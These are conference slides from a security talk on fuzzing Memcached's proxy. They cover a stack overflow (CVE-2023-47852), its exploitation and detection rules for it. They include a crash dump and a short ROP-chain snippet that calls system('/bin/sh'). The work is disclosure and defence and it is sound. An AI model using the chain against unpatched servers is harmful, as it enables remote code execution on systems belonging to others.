stripe

Exploiting and Detecting Vulnerabilities in Memcached

Cache Crashers

Bryan Alexander

ShmooCon '24

whoami

Bryan Alexander
Security Engineer @ Stripe

Agenda

1. Memcached Background
2. Fuzzing Memcached
3. Results
4. Detections

Memcached

- A general purpose memory-caching system developed for LiveJournal in 2003
- RAM only, key-value stored, functionally distributed, and “forgetful by design”
- Broad adoption by large enterprise users, including Netflix and Google (and us!)

- Three different protocols: binary, text, and meta
- Can be spoken to over TCP, UDP, or domain socket
- SASL for authentication, experimental TLS support, no built-in data encryption support

```
> ms TestKey 2
hi
HD
> mg TestKey v
VA 2
hi
> md TestKey
HD
> mg TestKey v
EN
```


Memcached Proxy

- A proxy speaking the memcached protocols designed for managing clusters of memcached servers
- Added in 1.6.13 (early ‘22), must be compiled in
- Proxy routing is managed by Lua and fully scriptable
- Design allows for hot reloads of topologies, deployment tricks, and custom route hooks for additional processing

```
pool{
    name = "foo",
    backends =
{"127.0.0.1:11212",
"127.0.0.1:11213"},
}

pool{
    name = "bar",
    backends =
{"127.0.0.1:11214",
"127.0.0.1:11215"},
}
```

Memcached @ Stripe

- Clients connect, through an SDK, to router nodes. These nodes contain authn/authz checks relevant to the context of the request and the target data
- Proxy routes the request to backend data nodes
- Control plane facilitates routing topology




Fuzzing Memcached

stripe

Monolith

- Memcached is a monolithic binary, does not provide an API and/or library to interface with
- Multithreaded workers tightly coupled to the underlying connection objects
- Stateful processing of connection messages and events
- Coupling and overhead makes libdesock and similar strategies costly!



Design

- Initialize core data structures and threads
- Fuzzing threads == worker threads

```
#include “memcached.h”
#include “proto_proxy.h”
#include “cache.h”
#include <sys/eventfd.h>

extern int LLVMFuzzerInitialize(int *argc, char **argv){

 int efd  = eventfd(0, EFD_NONBLOCK);
 memcached_thread_init(1, NULL);
 LIBEVENT_THREAD *mthread = get_worker_thread(0);

 settings.proxy_ctx = proxy_init(false, false);
 settings.proxy_enabled = true;
 settings.binding_protocol = proxy_prot;

 fconn = conn_new(efd, conn_parse_cmd, …);

 fconn->thread = mthread;
 proxy_thread_init(settings.proxy_ctx, fconn->thread);

 assoc_init(HASHPOWER_DEFAULT);
 hash_init(MURMUR3_HASH);
}
```


Design

- Allocate buffer out of thread and fill with fuzzed input
- Scalable to all protocols supported

```
#include “memcached.h”
#include “proto_proxy.h”
#include “cache.h”
#include <sys/eventfd.h>

#define READ_BUFFER_SIZE 16384

extern int LLVMFuzzerTestOneInput(const uint8_t *buf, size_t len){

 if(len > READ_BUFFER_SIZE) return -1;

 fconn->rbuf = do_cache_alloc(fconn->thread->rbuf_cache);
 fconn->rcurr = fconn->rbuf;
 fconn->rsize = READ_BUFFER_SIZE;

 fconn->rbytes = len;
 memcpy(fconn->rbuf, buf, len);

 rval = try_read_command_proxy(fconn->thread->rbuf_cache, fconn->rbuf);
 do_cache_free(fconn->thread->rbuf_cache, fconn->rbuf);

 return rval;
}
```

Results

Performance



CVE-2023-47852

- Stack-based buffer overflow in multi-retrieval commands
- Commands processed by the proxy, not by upstream memcached nodes
- Fixed in 1.16.22, impacts <= 1.16.21 (--enable-proxy only)

```
Thread 6 "mc-worker" received signal SIGSEGV, Segmentation fault.
0x00005555555800f4 in try_read_command_proxy
(c=0x4242424242424242) at proto_proxy.c:415
gef➤  registers
$rax   : 0x0
$rbx   : 0x4242424242424242 ("BBBBBBBB"?)
$rcx   : 0x00007ffff7d26d3c  →
<__pthread_kill_implementation+268> mov ebp, eax
$rdx   : 0x0
$rsp   : 0x00007ffff5be9c78  →
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
$rbp   : 0x4242424242424242 ("BBBBBBBB"?)
$rsi   : 0x15ab
$rdi   : 0x15a5
$rip   : 0x000055555557fb89  →  <proxy_process_command+313> ret
$r8    : 0x00007fffec01f040  →  0x0000000000000303
$r9    : 0x0
$r10   : 0x00007ffff7cb13f0  →  0x00100012000001be
$r11   : 0x246
$r12   : 0x4242424242424242 ("BBBBBBBB"?)
$r13   : 0x4242424242424242 ("BBBBBBBB"?)
$r14   : 0x4242424242424242 ("BBBBBBBB"?)
$r15   : 0x4242424242424242 ("BBBBBBBB"?)
```

CVE-2023-47852

CVE-2023-47852

< MAX_KEY_LEN?


CVE-2023-47852

memcpy(buf, cmd, next_token_index)


CVE-2023-47852

memcpy(buf, key, len(key))

CVE-2023-47852



CVE-2023-47852




< MAX_KEY_LEN?

CVE-2023-47852

memcpy(buf, cmd, next_token_index)

CVE-2023-47852



memcpy(buf, key, len(key))

CVE-2023-47852

- Stack corruption allows for simple ret2 attack (sans ASLR)
- Evade stack canary by overflowing connection object and gaining AAW (partial RELRO)
- Less easy with FORTIFY_SOURCE
- Attacker would need access to proxy

```
pop_rdi = 0x55555555dcde
sample.write(struct.pack('q', pop_rdi)) # pop rdi; ret
sample.write(struct.pack('q', 0x7ffff7db45bd)) # /bin/sh
sample.write(struct.pack('q', pop_rdi+1)) # align stack
sample.write(struct.pack('q', 0x7ffff7c52290)) # system()
sample.write(struct.pack('q', 0x7ffff7c46a40)) # exit()
```

Detection

Crude

- Memcached never forks, detect any forks!

```
rule test_forking_process {
  meta:
    author = "analyst123"
    severity = "Medium"

  events:
    $e.metadata.product_event_type = "Process Creation"

    // find events where memcached is parent
    $e.principal.process.file.full_path ="/usr/bin/memcached"

    // filter expected children
    not $e.target.process.file.full_path ="/memcached_helper"

  condition:
    $e
}
```

Less crude

- Reimplement tokenization
- Validate the gap between two tokens is less than KEY_MAX_LEN

```
alert tcp any any -> any 11112 (msg: "CVE-2023-47852 GET";
            dsize:>284;
            content: "GET"; startswith;
            luajit:memcached.lua)
```

Less crude

```
local currIdx = string.find(p, " ", 1)
while currIdx < string.len(p) do
  local compIdx = string.find(p, " ", currIdx)
  if compIdx == nil then
  -- no more spaces found, compare against end of string
    compIdx = string.len(payload)
  end

  if (compIdx - currIdx) > 279 then
    return 1
  end
  currIdx = compIdx+1
end
```

Takeaway

- Update memcached
- Validate your data paths, know who can access your proxies (and caches!)
- *Really* knowing your fuzz target can exponentially improve fuzzing effectiveness
- Hardened targets still have gaps; the more novel your approach, the likelier you are to identify bugs

Where to find more

- Trigger and detection rules will be released on our public Github
- Memcached fuzzer now running on OSS-Fuzz

- https://github.com/stripe
- https://oss-fuzz-build-logs.storage.googleapis.com/index.html
- https://github.com/google/oss-fuzz

stripe

Thank you!